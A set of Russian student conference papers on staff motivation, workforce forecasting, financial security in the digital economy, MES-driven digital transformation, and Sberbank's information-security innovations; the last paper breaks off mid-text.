Любая система мотивации сотрудников основана на теории человеческих потребностей. Самой известной из них является пирамида Маслоу, поскольку первая удовлетворяет базовые потребности (еда, сон, безопасность) наряду с потребностями более высокого уровня (самосознание) (рисунок 1).



Рис. 1. Пирамида Маслоу

Согласно теории практического применения Маслоу, левая пирамида - это единственно правильная эффективная система мотивации, которая не может удовлетворить потребности человека [1].

Важно помнить, что у каждого поколения свои потребности. Поэтому при проектировании системы мотивации сотрудников необходимо учитывать присутствующих.

Для мотивации персонала существуют различные методы, представленные на рисунке 2.



Рис. 2. Виды мотивации

Материальная мотивация - это стимулы деньгами в сторону увеличения или уменьшения. Изменять заработную плату сложно, но вы можете увеличить или уменьшить переменную часть заработной платы (премии, доплаты, надбавки к заработной плате) [2].

Материальную мотивацию можно разделить на две части, по отношению к сотруднику: позитивную и негативную. Позитивная мотивация действует, когда компания вознаграждает за хорошую работу, сотрудники работают с максимальным доходом, производительность повышается. Когда усилия остаются незамеченными, люди постепенно теряют интерес к работе.

Негативная мотивация несет в себе обратный эффект от положительной. Если сотрудник регулярно нарушает трудовую дисциплину (например, опаздывает), если предупреждение на него не распространяется, попробуйте вместо "пряника" "кнутом": уменьшите премиальную часть зарплаты. Но прежде, чем оформить взыскание, получите от работника письменное объяснение его поведения. Этого требует закон (ст. 193 ТК РФ).

Второй вид мотивации – это нематериальная мотивация, которая подразделяется на две группы: денежная и не денежная.

Непреодолимое финансовое стимулирование - это вознаграждение, которое присуждается сотруднику в не денежной форме, но на которое расходуются средства компании: добровольная медицинская страховка, бесплатное питание и путевки, компенсация за занятия спортом, подарки детям на Новый год и многое другое.

Непреодолимый не денежный стимул напрямую не связан с деньгами и материальными благами. Он охватывает потребности человека в самоидентификации, уважении и самопознании. Нематериальный не денежный стимул включает в себя классические благодарственные письма.

Как мотивировать удаленных сотрудников? Удаленные работники – боль начальства. Ваша мотивация к работе намного сложнее: после окончания видео звонка невозможно увидеть, как сотрудник реагирует на стресс, неудачи и успехи. Самому человеку гораздо сложнее выяснить, доволен ли начальник своей работой и все ли он делает правильно [4].

Таким образом, ценность обратной связи для удаленных сотрудников возрастает в несколько раз. Как минимум раз в неделю нужно устраивать видеочат: обсуждать результаты работы, комментировать выполненные задания. Когда вы почувствуете себя частью команды, сотрудник будет более мотивирован. Важно хвалить хорошую работу и отмечать достижения: когда человек работает один, кажется, что его не замечают, что приводит к выгоранию и снижению эффективности.

Легче оценить работу удаленного сотрудника, когда менеджер получает информацию о том, как он проводит свое рабочее время. Система показывает, начал ли человек свою работу или закончил ее, анализирует записанные страницы и составляет отчет о том, было ли потрачено рабочее время на это дело. Что еще важно для мотивации сотрудников, так это ясность бизнес-процессов [3].

Мотивацию часто убивает отсутствие порядка в бизнес-процессах компании. Если сотрудникам не ясно, кому передать проект, у задачи есть крайний срок и кто за что отвечает, то высокой вовлеченности в рабочий процесс ожидать не приходится.

Так же для нормированной работы коллектива необходимо помнить о корпоративной культуре. Когда в коллективе царит тяжелая и токсичная атмосфера, будет трудно поддерживать высокую мотивацию сотрудников в течение длительного времени даже при хорошей заработной плате. Определите ценности и миссию компании. Поощряйте взаимное уважение в группе, организуйте тренинги и совместные мероприятия.

Список источников

1. Верхоглазенко В. Базовые элементы построения механизма оптимального стимулирования труда //Управление персоналом. — 2019. — №3. -С. 23-27.
2. Журавлев П. Практика материального стимулирования при управлении работниками //Нормирование и оплата труда в промышленности. — 2019. — №5. — С. 92-102.
3. Митрофанова Е.А., Белова О.Л., Коновалова В.Г. Компетентностный подход в управлении персоналом. Управление персоналом: теория и практика: Учебно-практическое пособие/Под ред. А.Я. Кибанова. -М.: Проспект, 2019. — 173с.
4. Травин В.В., Дятлов В.А. Менеджмент персонала предприятия. — М., 2019. – С. 214-215.
5. Арлашкина Н.Н., Бром А.Е., Гайфутдинова О.С., Гамбург А.В., Горбачев Н.И., Гусынина Ю.С., Евенко В.В., Ежов Г.П., Ерохин Д.В., Зубков

А.Ф., Ильиных С.А., Исаев А.П., Казюка Е.А., Киселева О.В., Колобов А.А., Кочетов В.В., Ляхович Д.Г., Малышев Н.П., Мингалева Ж.А., Михайлова А.В. и др. Методология планирования инновационного развития экономических систем. Санкт-Петербург, 2008.

Материал поступил в редколлегию 20.04.2024

УДК 331

Научный прогноз кадрового обеспечения

Осипова Вероника Сергеевна (ст.гр. о-20-ЭК-ф-Б)

Работа выполнена под руководством профессора кафедры «Отраслевая экономика и управление», Дергачевой Елены Александровны (eadergacheva2013@yandex.ru)

Аннотация. Произведён прогноз кадрового обеспечения.

Ключевые слова: кадровый потенциал, прогноз, планирование.

Предварительной стадией планирования кадровой работы является прогнозирование, которое служит основой подготовки плановых решений и заданий. Прогнозирование применяется для предсказания изменения структуры и динамики кадровой работы в будущем на основе анализа прошлого и настоящего и исходит из целей развития предприятия, объединения, отрасли, которые необходимо достичь на определенном перспективном этапе. Динамика развития организаций и отраслей обусловлена многообразием факторов, действующих на эти хозяйственные системы, наличием подвижных связей между отдельными звеньями структуры управления. Поэтому сущность прогноза структуры кадров, путей ее совершенствования определяется предвидением изменений в системах подбора, подготовки, расстановки и воспитания кадров, состоянием демографических изменений в регионе и стране, возрастанием требований к кадрам и кадровой работе. Прогнозирование строится на основе переработки необходимой информации.

Основные этапы процедуры прогнозирования:

1) ретроспекция — изучение состояния кадровой работы и структуры кадров в прошлом (за последние 10–15 лет);

2) диагноз — определение характера, состояния кадровой работы и структуры кадров на основании всестороннего их исследования. Здесь прежде всего выявляются тенденции в развитии структуры кадров, определяются пути совершенствования кадровой работы, цели прогнозирования и круг кадровых задач, подлежащих решению;

3) выбор метода — наиболее ответственный этап в прогнозировании кадровой работы. Методы могут быть формализованными : в первом случае используется аппарат математической статистики, во втором — экспертные

оценки и предложения качественного характера на основе последних достижений науки и практики в области подбора, подготовки, расстановки и воспитания кадров;

4) прогноз — предвидение основных изменений и структурных сдвигов в профессионально-квалификационном и социально-демографическом составе кадров, организация и проведение кадровой работы на производстве.

К основным методам планирования и прогнозирования кадровой работы относятся балансовый метод планирования, метод сравнительного анализа, метод экспертных оценок и др. На их основе анализируется динамика социальных и кадровых процессов в трудовых коллективах строек и предприятий, выявляются закономерности развития, определяются конкретные пути оптимизации этих процессов с учетом специфики деятельности конкретной организации (предприятия). Например, балансовый метод планирования заключается в установлении динамического равновесия между трудовыми ресурсами, с одной стороны, и их распределением в соответствии с потребностями производства — с другой.

В чем сложности кадрового прогноза директор центра развития карьеры РАНХиГС Анна Евсюкова отмечает: в российской практике кадровый прогноз формируется на основе прямого опроса региональных работодателей, но их данные носят во многом субъективный характер, не всегда отражая достоверную картину. Доцент кафедры государственного и муниципального управления Финансового университета при правительстве РФ Константин Харченко поясняет, что многие работодатели в принципе не готовы тщательно продумывать суждения о своих перспективных кадровых потребностях, так как надеются на роботизацию процессов и одновременно опасаются нестабильной социально-экономической ситуации в мире.

Научный сотрудник лаборатории исследований рынка труда НИУ ВШЭ Павел Травкин замечает, что работодатель, который в 2019 году заполнял анкету на тему «какие работники вам понадобятся в 2024 году», вряд ли мог дать точный ответ. И дело не только в глобальных изменениях в мире, но и в развитии новых технологий: так, очевидно, что сейчас всё чаще нужны сотрудники, которые умеют работать с искусственным интеллектом.

Кадры в руки единственное преимущество — у стран с более стабильной экономикой, которые имеют возможность просто реагировать на новые тренды на рынке труда. Но и там иногда технологии могут поменять ситуацию так сильно, что прогнозы не срабатывают.

Константин Харченко рассказывает, что в странах ЕС применяется разноуровневая — отраслевая и локальная — система прогнозирования потребностей рынка труда. При этом комплексная система среднесрочных и краткосрочных макропрогнозов точно так же основывается на данных опросов работодателей. Однако гендиректор Союза российских городов Андрей Максимов замечает, что в европейских странах и США такого рода прогнозирование ведется «в очень ограниченном формате» и каждый университет довольно свободен в определении того, чем он занимается.

С другой стороны, в Китае, очевидно, прогноз более точен и важен, так как государственное управление китайской экономики более масштабное, чем в России. В этом смысле оказываемся в наиболее сложной ситуации, когда задачи количественного прогнозирования ставятся, но информация о потребностях и деятельности экономических агентов поступает в меньшей степени, чем в Китае, а качества статистического учета не всегда достаточно для того, чтобы делать прогнозы. Кому нужен кадровый прогноз руководитель экспертного центра по трудовым отношениям и охране труда «Деловой России», соучредитель группы компаний SRG Виталий Федин считает единственным абсолютно достоверным прогнозом демографический, так как он может дать достаточно точную оценку численности экономически активного населения с выделением долей лиц по возрастам на 20–30 лет.

Все другие кадровые прогнозы «работают» только в ситуативном горизонте 1–3 года и в большей степени отражают определенное экспертное мнение. Бизнес на такие прогнозы практически не ориентируется, для корпоративного сектора важнее знать общие и отраслевые экономические тренды: предполагаемая стоимость кредитов, потенциальные объемы рынка, конкурентная среда, возможные изменения нормативного регулирования и т.д.

Виталий Федин скептически относится и к ориентации вузов на кадровые прогнозы. Компании часто привлекают на работу «условно подходящих» кандидатов, профиль которых соответствует вакансии не в полной мере, и сами корректируют уровень профессиональной квалификации до необходимого.

На основе этого и формируются успешные команды, где работники имеют высокий уровень квалификации и погружены в эффективно организованные производственные процессы, — сказал эксперт. — Роль кадровых прогнозов, подготавливаемых органами государственной власти, в этих процессах минимальна. Однако, государству прогноз нужен, чтобы понимать, куда развивать систему образования, какие профессии и навыки будут важны в контексте реализации национальных проектов и т.д.

Материалы и методы исследования в качестве инструмента построения прогнозов потребности в кадрах авторы применили программный продукт «Информационная система прогнозирования и планирования кадровой обеспеченности Челябинской области» (текущая версия системы 2.14.0). Разработчиком Системы является ИБС Экспертиза. В состав данных, использовавшихся для построения прогноза, включена обязательная информация (данные официальной статистики), детализирующая информация (экспертные мнения представителей работодателей, молодых людей, необходимые для учета региональной специфики), информация о планах на будущее для формирования сценарных условий, в том числе сведения из стратегии развития региона до 2035 г., макроэкономические прогнозы развития Российской Федерации и пр.). Прогнозирование осуществлялось в рамках трех сценариев развития Челябинской области – базового, инвестиционного и базового (с оптимизацией без ограничений).

Исследование прогнозных данных кадровой потребности применительно к такому промышленному региону, как Челябинская область, было предварительно построением прогнозного баланса трудовых ресурсов, который позволил получить развернутое представление об изменениях количественных характеристик трудовых ресурсов региона в среднесрочной и долгосрочной перспективе. Прогнозирование позволило выявить следующее. Численность трудовых ресурсов в среднесрочной перспективе имеет тенденцию к уменьшению. По всем трем рассчитанным вариантам прогноза доля численности трудовых ресурсов в последнем году среднесрочного периода (2024 г.) составит 98,2 % от уровня 2018 г. Однако в долгосрочном периоде в Челябинской области будет наблюдаться увеличение численности трудовых ресурсов. В последнем году долгосрочного периода (2036 г.) прирост численности трудовых ресурсов составит 2,1 % относительно 2018 г. по каждому варианту прогноза.

Таким образом, планы работы с кадрами являются органической составной частью системы кадровой работы на производстве. При этом через планы реализуется важнейшее требование современной кадровой политики, которое отражается в упреждающем принципе подбора и подготовки всех категорий работников. Это означает, что при разработке долгосрочных, пятилетних и текущих планов необходимо рассчитать и учесть динамику движения кадров руководителей, специалистов, рабочих с учетом планируемой динамики организации производства. В результате повышается роль анализа различных кадровых процессов, проведение которого должно предварять всю работу по составлению прогнозов и планов управления кадрами.

Список источников

1. Как составляют кадровый прогноз — какие сотрудники нужны в 2024 году [Электронный ресурс]: официальный сайт - Режим доступа: <https://iz.ru/1621170/sergei-gurianov/gadanie-na-kadrakh-prognoz-potrebnosti-v-rabotnikakh-rasschitaiut-po-novomu>
2. Прогнозирование потребности промышленного региона в кадрах - Фундаментальные исследования [Электронный ресурс]: официальный сайт - Режим доступа: <https://fundamental-research.ru/ru/article/view?id=42550>.
3. Безгодов А.В., Смирнов В.Т., Мерзлякова Е.А., Шматко А.Д., Уварова В.И., Ерохин Д.В., Евенко В.В., Половникова А.А., Ситник Л.П., Скоблякова И.В., Слободчикова Е.М., Барсуков Г.В., Семенова Е.М., Власов Ф.Б., Крахмалева Е.В., Попова Л.В., Вандина О.Г., Попова А.Х., Маслов Б.Г., Жданова И.В. и др. Интеллектуальный капитал - основа опережающих инноваций. коллективная монография / Санкт-Петербург; Орел, 2007.
4. Ерохин Д.В., Горленко О.А., Можаяева Т.П. Управление персоналом. Учебник / Сер. 11 Университеты России. (2-е изд., испр. и доп) Москва, 2019.
5. Казулин А.Л., Демиденко А.И. Влияние информационно-телекоммуникационных технологий на социальную и экономическую сферу деятельности человека. В сборнике: Экономическое развитие регионов и приграничных территорий Евразийского экономического союза

Материал поступил в редколлегию 20.04.2024

УДК 332

Финансовая безопасность субъектов в цифровой экономике

Осипова В. С. (студентка группы О-20-эк-ф-Б)

Работа выполнена под руководством профессора кафедры «Отраслевая экономика и управление», Петрухиной Н.В. (natalia_petr@mail.ru)

Аннотация. В статье авторами рассматривается финансовая безопасность субъектов в условиях формирования цифровой экономики. Отмечается, что именно цифровая экономика дает большое количество преимуществ хозяйствующим субъектам, которые должны обеспечивать свою финансовую безопасность.

Ключевые слова: финансовая безопасность, цифровая экономика, издержки.

Сегодня финансовая система очень активно развивается в цифровом пространстве в рамках программы «Цифровая экономика». Она состоит из нескольких взаимосвязанных между собой блоков.

Финансовая безопасность субъектов — это состояние защищённости финансовой деятельности субъектов от внешних и внутренних угроз.

Представим схематично вопросы, входящие в круг обеспечение финансовой безопасности субъектами.




Рис.1. Финансовая безопасность

Касательно уровней финансовой безопасности, то выделяют следующие:

- 1) государственный (региональный, муниципальный);
- 2) корпоративный;
- 3) персональный.

Развитие безопасности также отражается на введении ФЗ «О цифровых финансовых активах, цифровой валюте и внесении изменений в отдельные

законодательные акты РФ» и проекте «цифрового рубля». В консультативном докладе «Цифровой рубль», проведенном ЦБ РФ рассматриваются различные аспекты данного вопроса. В данном докладе одной из важнейших причин необходимости внедрения цифрового рубля является стремление к прозрачности финансовой системы, что способствует снижению рисков угроз информационной безопасности.

Отметим, что информационные технологии играют значимую роль в цифровой трансформации экономики и определяют ее ближайшее будущее. Они укрупняются в четыре ключевых блока: анализ больших данных и использование аддитивных 3D-технологий, развитие коммуникационных технологий, прорыв в квантовых и суперкомпьютерных технологиях, а также применение технологии блокчейн.

Кроме того, они затрагивают моделирование интернета вещей, включая киберфизические системы, цифровой дизайн и промышленность, облачные вычисления, робототехнику и продвижение искусственного интеллекта.

В отсутствие четкого определения в законодательстве, исследование теоретического материала различных авторов позволило нам сделать вывод, что финансовая безопасность государства является неотъемлемой частью экономической безопасности, создающей необходимую основу для осуществления эффективной финансовой политики. Этот аспект крайне важен для обеспечения защиты и обороны интересов государства, общества и отдельных граждан в экономической области.

Безопасность определяется по-разному. Так, например, одни считают, что безопасность – условия защищенности жизненно важных интересов человека, общества и государства от внешних и внутренних опасностей.

Безопасность – условие защищенности прав граждан, природных объектов, окружающей среды и материальных ценностей от последствий неудачных случаев, аварий и катастроф на промышленных объектах [2].

Отметим, что сегодня цифровая экономика нашей страны поступательно развивается, что способствует увеличению благосостояния граждан. Главную роль в этом процессе играет государство. Так, например, Правительство России до 2024 года определило пять главных направлений для развития цифровой экономики: правовое регулирование, кадровое обеспечение и образование, создание исследовательских мощностей и технологическое развитие, информационная инфраструктура, а также информационная безопасность.

Для достижения успеха в реализации программы к 2024 году планируется достичь следующих результатов. Отразим их на рисунке 2.




Рис. 2. Планируемые результаты

В заключении следует отметить, что процессы цифровой трансформации, развитие цифровой экономики и внедрение финансовых инноваций на основе цифровых технологий представляют собой неизбежный процесс эволюционного развития. Отметим, что обеспечение финансовой безопасности субъектам хозяйствования позволит развиваться регионам и обеспечивать их конкурентоспособность. Развитие инвестиционной сферы региона в условиях цифровой трансформации осуществляется в соответствии с существующими нормативными документами и программами региональными органами государственной власти с учетом мнения представителей бизнеса и гражданского общества[3]. Стоит согласиться с позицией автора[4], который считает, что необходимо использовать механизм «зонтичных гарантий» в качестве финансовой инфраструктурной компоненты[4] по обеспечению финансовой безопасности субъектов в цифровой экономике.

Список источников

1. Цифровой рубль. Доклад для общественных консультаций (октябрь 2020 года)" (утв. Банком России)// https://www.consultant.ru/document/cons_doc_LAW_364913/
2. Голубитченко, М. А. Особенности информационной безопасности в кредитно-финансовой сфере / М. А. Голубитченко, Е. П. Беренвальд, Е. Е. Парасюк. — Текст : непосредственный // Молодой ученый. — 2021. — № 52

(394). — С. 9-13. [Электронный ресурс]. — URL: <https://moluch.ru/archive/394/87219/> (дата обращения: 05.03.2024).

3. Петрухина Н.В. Развитие инвестиционной сферы региона в условиях цифровой трансформации // Московский экономический журнал. 2022. Т. 7. № 1.

4. Петрухина Н.В. Роль субъектов малого и среднего бизнеса в региональном развитии // Московский экономический журнал. 2021. № 8.

УДК 338

Цифровая трансформация промышленных предприятий в условиях инновационной экономики

Петрова Дарья Алексеевна (ст. гр. 3-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевой и цифровой экономики», Ларичевой Елены Анатольевны (helenette@yandex.ru)

Аннотация. Рассмотрено понятие цифровой трансформации, также её внедрение на промышленных предприятиях на примере системы MES; Исходя из этого, мы можем сделать вывод, что внедрение цифровой трансформации на промышленных предприятиях необходимо.

Ключевые слова: цифровая трансформация, промышленные предприятия, инновационная экономика, система MES.

Множество предприятий в России активно вводят цифровую трансформацию в процессы своего производства. Это можно назвать 4-ой промышленной революцией, в основе которой лежит совершенно новый подход к производству.

Одним из главных мостов между физической и цифровой реальностью, который создан четвертой промышленной революцией, является Интернет вещей (ИВ) или «Интернет всех вещей». В самой простой форме он может быть определен как взаимодействие между вещами (продуктами, услугами, местами и прочее) и людьми, которое обеспечивается взаимосвязанными технологиями и различными платформами [1].

Разберем понятие цифровой трансформации. Цифровая трансформация – это внедрение современных технологий в бизнес-процессы предприятия. Этот подход подразумевает не только установку современного оборудования или программного обеспечения, но и фундаментальные изменения в подходах к управлению, корпоративной культуре, внешних коммуникациях. В результате повышаются производительность каждого сотрудника и уровень удовлетворенности клиентов, а компания приобретает репутацию прогрессивной и современной организации [2].

Внедрение цифровой трансформации на промышленных предприятиях подразумевает автоматизацию многих простых, но ресурсозатратных

процессов, которые также могут подвергать опасности жизнь человека. Нельзя отрицать всю важность и необходимость обеспечения безопасности на производстве, переход от ручного труда к машинному и исключение людей из опасных рутинных работ. Данные проблемы помогает решить новая система – MES.

Рассмотрим внедрение MES на предприятиях, и влияние системы на производство. MES – это система управления производственными процессами. Данную систему можно с точностью назвать цифровой трансформацией. Система управления производственными процессами обеспечивает повышение эффективности предприятия, полностью позволяет автоматизировать ведение основных процессов таких, как:

- диспетчерское управление и технологический мониторинг;
- производственный учет и расчет балансов;
- контроль технологических режимов;
- контроль энергопотребления, энергоэффективность;
- контроль смешивания продуктов;
- контроль состояния оборудования;
- контроль и управление приемкой сырья и отгрузкой продукции.

Также, MES позволяет наблюдать, как отработала ночная смена, каковы актуальные параметры в системе, есть ли какие-то проблемы, какие решения можно принять по их устранению. Всё это специалист может отслеживать со своего компьютера. Больше нет необходимости подвергать свою жизнь опасности, тратить много времени, делая это всё в «ручную». Также, система отлично интегрируется с другими системами такими, как CAD, 1С и др.




Рисунок 1 – Интеграция MES с другими системами

На примере такого предприятия, как «СибурТюменьГаз» можно сделать вывод, что острая необходимость получать данные в режиме онлайн привела к внедрению автоматизированной диспетчерской системы. С внедрением АЦД диспетчеры перешли от рутинной работы (такой, как сбор информации по телефонам, факсам и ручного заполнения ведомственных листов), на более удобную автоматизированную систему. На видеопанели в центральной диспетчерской в Нижневартовске в реальном времени отображается информация по основным производственным показателям работы предприятий «СибурТюменьГаза». Данный процесс упрощает работу диспетчерам, а также повышает их производительность и улучшает качество принятия решений. В текущем году реализована автоматическая передача данных по переработке сырья и выпуску готовой продукции из АЦД в ERP СИБУРа, что сокращает время занесения информации и риски ошибок при ручном вводе данных [3].

Таким образом, мы можем отметить, что внедрение цифровой трансформации на промышленных предприятиях необходимо. Это позволяет значительно снизить риски всевозможных ошибок, которых невозможно избежать без автоматизации процессов. Благодаря этому, высококвалифицированные специалисты могут заниматься более важными разработками, которые в дальнейшем помогут человечеству сделать ещё больший прорыв в научно-исследовательской деятельности.

Список источников

1. Шваб К. Четвертая промышленная революция/Шваб К.- «Эксмо»// Текст книги. – 2016. - С. 19.
2. Темников А.О. Современные подходы к определению термина "цифровая трансформация"/Темников А.О// Текст научной статьи по специальности «Компьютерные и информационные науки». – 2023. – С. 223.
3. Все в MESTe (внедрение MES в Сибуре) - https://up-pro.ru/library/information_systems/automation_production/mes-sibur/.
4. Стрижакова Е.Н., Стрижаков Д.В. Цифровая экономика: проблемы и перспективы развития. Менеджмент в России и за рубежом. 2019. № 2. С. 27-33.
5. Тищенко А.А., Казаков Ю.М. Анализ конструкторов, позволяющих создавать мобильные приложения с целью развития цифровых технологий в логистических системах. В сборнике: Цифровая логистика - интегрированный подход. Материалы X Всероссийской научно-практической конференции. 2020. С. 181-185.

Материал поступил в редколлегию 20.04.2024

УДК 338

Инновационная деятельность предприятий, направленная на усиление информационной безопасности

Петровский Павел Дмитриевич (группа О-23-ИН-сми-М)

Работа выполнена под руководством доцента кафедры «Отраслевой и цифровой экономики», Ларичевой Елены Анатольевны (helenette@yandex.ru)

Аннотация. В данной статье рассмотрен аспект применения инновационной деятельности в области информационной безопасности на примере ПАО «Сбербанк России».

Ключевые слова: информационная безопасность, инновационные технологии, киберугрозы, цифровая трансформация, импортозамещение средств защиты информации.

Главным фактором для стабильного и успешного функционирования предприятий в различных сферах является устойчивая информационная система предприятия с внедренными механизмами защиты от внутренних и внешних источников угроз. С каждым годом количество инцидентов в области информационной безопасности растет в экспоненциальном значении. Модели угроз и средства по обеспечению информационной безопасности актуальные еще пару лет назад, на сегодняшний день являются абсолютно устаревшими и нуждаются в модернизации.

2022 год стал для Российской Федерации решающим в области обеспечения информационной безопасности не только для частных предприятий и организаций, но и для органов государственной власти и муниципального управления. В связи с уходом иностранных представителей и разработчиков средств по обеспечению информационной безопасности, Президентом РФ было решено развивать программы по импортозамещению и поддержке российских компаний-разработчиков. Был объявлен срок перехода на отечественное ПО до 1 января 2025 года. Также, согласно поручению президента, запрещено использование иностранного ПО на объектах критической информационной инфраструктуры.

С освобождением российского рынка от иностранных компаний, появляется большой потенциал для научного и инновационного роста в области информационной безопасности. Одним из ярких примеров компаний, которые уделяют большое значение разработке ПО в области защиты информации и сотрудничеству с ведущими научными центрами страны, является ПАО «Сбербанк России». На примере данного банка можно хорошо отследить тренды и инновации, которые были внедрены в последние года в области ИБ.

В области научной деятельности Сбербанк имеет отличную активность. Это подтверждает 367 патентов полученных данным банком. Из них 75 зарегистрированы только за третий квартал 2022 года. Также для интеграции с

преподавателями из ВУЗов Сбербанк запустил Летнюю цифровую школу по 8 следующим направлениям: наука о данных, инжиниринг данных, разработка на Java, цифровые платформы и технологические тренды, риск-менеджмент в цифровую эпоху, устойчивое развитие бизнеса, цифровые финансы и бизнес-модели, мягкие навыки. Обучение проводят эксперты из Департамента кибербезопасности Сбербанка. Подготовлено более 90 академических часов учебного контента.

Для решения современных проблем и вызовов в области информационной безопасности Сбербанк активно применяет гибкую методологию разработки Agile. Существует огромное количество команд разрабатывающих инновационные решения в области защиты информации, соответствующие самым строгим стандартам соответствия. У Сбербанка существует собственная лаборатория кибербезопасности в которой проходят исследования по новым разработкам в области ИБ. Из импортозамещенных систем Сбербанк предлагает собственные разработки: платформа фрод-мониторинга (решение для защиты клиентов от мошенничества), RTCE (высокопроизводительная система корреляции событий), SberIRM (решение для обеспечения конфиденциальности данных), NBA (мониторинг сети и выявление аномалий), SOWA (шлюз безопасности прикладного уровня), SberNAC (решение по контролю доступа к проводной и беспроводной сети), TIP (система анализа киберугроз), ПКБ (Платформа кибербезопасности для обработки данных кибербезопасности).

